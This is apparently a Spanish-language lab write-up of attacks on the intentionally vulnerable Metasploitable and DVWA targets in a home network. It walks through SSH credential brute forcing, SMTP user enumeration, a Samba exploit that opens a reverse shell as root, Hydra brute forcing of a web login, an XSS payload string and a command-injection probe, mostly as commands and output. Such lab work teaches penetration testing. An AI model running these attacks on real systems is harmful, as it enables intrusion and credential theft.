
```
┌──(root㉿kali)-[/usr/share/metasploit-framework/data/wordlists]
└─# wget https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/wordlists/piata_ssh_userpass.txt
--2024-02-23 11:28:24--  https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/wordlists/piata_ssh_userpass
.txt
Resolviendo raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.110.133, ...
Conectando con raw.githubusercontent.com (raw.githubusercontent.com)[185.199.108.133]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 12098 (12K) [text/plain]
Grabando a: «piata_ssh_userpass.txt.1»

piata_ssh_userpass.txt.1      100%[=====================================================>]  11,81K  --.-KB/s    en 0s

2024-02-23 11:28:24 (41,4 MB/s) - «piata_ssh_userpass.txt.1» guardado [12098/12098]


┌──(root㉿kali)-[/usr/share/metasploit-framework/data/wordlists]
└─# █
```

Indico el diccionario a usar para metaesploit




```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/piata_ssh_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/piata_ssh_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

Ejecuto y ha obtenido varias credenciales validas, la de user/user, postgres:postgres y msfadmin:msfadmin. Nos interesa la última que es la que tiene mas privilegios




```
[+] 192.168.1.26:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),2
5(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasp
loitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 4 opened (192.168.1.118:44019 → 192.168.1.26:22) at 2024-02-23 12:09:41 -0500
[-] 192.168.1.26:22 - Failed: 'root:sex'
[-] 192.168.1.26:22 - Failed: 'root:nimda'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Ahora con sessions -i vemos las sesiones que ha abierto




```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  2         shell linux  SSH root @   192.168.1.118:36729 → 192.168.1.26:22 (192.168.1.26)
  3         shell linux  SSH root @   192.168.1.118:38373 → 192.168.1.26:22 (192.168.1.26)
  4         shell linux  SSH root @   192.168.1.118:44019 → 192.168.1.26:22 (192.168.1.26)
```

La sesión 4 es la que corresponde a la de msfadmin:msfadmin, por tanto:



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 4
[*] Starting interaction with 4 ...

whoami
msfadmin
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),10
7(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
```

Enumeración de nombres en el servicio SMTP puerto 25




```
└─# smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/namelist.txt -t 192.168.1.26
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /usr/share/metasploit-framework/data/wordlists/namelist.txt
Target count ............. 1
Username count ........... 1909
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Fri Feb 23 15:48:22 2024 #########
192.168.1.26: backup exists
192.168.1.26: dhcp exists
192.168.1.26: ftp exists
192.168.1.26: games exists
192.168.1.26: irc exists
192.168.1.26: mail exists
192.168.1.26: mysql exists
192.168.1.26: news exists
192.168.1.26: proxy exists
192.168.1.26: root exists
192.168.1.26: service exists
192.168.1.26: syslog exists
192.168.1.26: user exists
######## Scan completed at Fri Feb 23 15:48:43 2024 #########
13 results.

1909 queries in 21 seconds (90.9 queries / sec)
```

Con la herramienta smtp-user-enum consigo obtener varios usuarios, entre ellos uno comprometido, la cuenta root, al conocer usuario podría hacer un ataque de fuerza bruta en otro servicio para obtener la password


Vulnerabilidad SMB puerto 139

Utilizo el exploit multi/samba/usermap_script



```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:hos
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.
                                       t.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.118    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.26
RHOSTS ⇒ 192.168.1.26
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
```

Configuro la ip que va a ser atacada y un payload para obtener una reverse shell




```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.1.118:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo V0Cp7Xh3y7WcuMBc;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "V0Cp7Xh3y7WcuMBc\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 5 opened (192.168.1.118:4444 → 192.168.1.26:53334) at 2024-02-24 17:54:09 -0500

whoami
root
id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
```

Consigo acceso como root con todos los privilegios


Vulnerabilidades web

He configurado en el navegador la extension foxyproxy para poder redirigir el trafico a burpsuite:



DVWA

Fuerza bruta de login



Welcome to Damn Vulnerable W

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web applicatio to be an aid for security professionals to test their skills and tools in a better understand the processes of securing web applications and aic application security in a class room environment.

WARNING!


Damn Vulnerable Web App is damn vulnerable! Do not upload it to yc any internet facing web server as it will be compromised. We recomm onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this a the application clear and it should not be used maliciously. We have g prevent users from installing DVWA on to live web servers. If your we of DVWA it is not our responsibility it is the responsibility of the perso


General Instructions

En el menu de login (Brute Force) me encuentro con un login, lo intercepto con Burpsuite



Request to http://192.168.1.26:80

```
GET /dvwa/vulnerabilities/brute/?username=prueba&password=prueba&Login=Login
HTTP/1.1
Host: 192.168.1.26
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:
http://192.168.1.26/dvwa/vulnerabilities/brute/?username=%3B&password=&Login=Login
Cookie: security=low; PHPSESSID=1a3cf877c9da62006ec9d5541f125a8b
Upgrade-Insecure-Requests: 1
```




Request to http://192.168.1.26:80

```
GET /dvwa/vulnerabilities/brute/?username=prueba&password=prueba&Login=Login
HTTP/1.1
Host: 192.168.1.26
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:
http://192.168.1.26/dvwa/vulnerabilities/brute/?username=%3B&password=&Login=Login
Cookie: security=high; PHPSESSID=1a3cf877c9da62006ec9d5541f125a8b
Upgrade-Insecure-Requests: 1
```

Veo que los parámetros los esta enviando con una petición GET la cual para envio de contraseña es una vulnerabilidad muy grave

Mirando en target encuentro una url que contiene




Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL
http://192.168.1.26	GET	/dvwa/security.php
http://192.168.1.26	GET	/dvwa/security.php?phpids=on
http://192.168.1.26	GET	/dvwa/security.php?test=%22><script>eval(window.name)</script>
http://192.168.1.26	GET	/dvwa/setup.php
http://192.168.1.26	GET	/dvwa/vulnerabilities/brute/
http://192.168.1.26	GET	/dvwa/vulnerabilities/brute/?username=admin&password=admin&Login=Login
http://192.168.1.26	GET	/dvwa/vulnerabilities/brute/?username=prueba&password=prueba&Login=Login
http://192.168.1.26	GET	/dvwa/vulnerabilities/csrf/
http://192.168.1.26	GET	/dvwa/vulnerabilities/exec/
http://192.168.1.26	GET	/dvwa/vulnerabilities/fi/


/dvwa/vulnerabilities/brute/?username=admin&password=admin&Login

Así que hago un ataque de fuerza bruta con hydra




```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l admin -p password 'http-get-form://192.168.1.26/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=
Login:H=Cookie\:PHPSESSID=1a3cf877c9da62006ec9d5541f125a8b; security=low:F=Username and/or password incorrect'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-21 18:35:18
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-get-form://192.168.1.26:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cook
ie\:PHPSESSID=1a3cf877c9da62006ec9d5541f125a8b; security=low:F=Username and/or password incorrect
[80][http-get-form] host: 192.168.1.26   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-21 18:35:18

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

Y consigo obtener el usuario y contraseña correctos



Welcome to the password protected area admin

Ejecución de código remoto




Ping for FREE

Enter an IP address below:

```
PING 192.168.1.118 (192.168.1.118) 56(84) bytes of data.
64 bytes from 192.168.1.118: icmp_seq=1 ttl=64 time=1.82 ms
64 bytes from 192.168.1.118: icmp_seq=2 ttl=64 time=1.19 ms
64 bytes from 192.168.1.118: icmp_seq=3 ttl=64 time=1.03 ms

--- 192.168.1.118 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 1.037/1.354/1.829/0.344 ms
```

Pruebo con 192.168.1.118;ls y veo que es posible ejecutar comandos arbitrarios



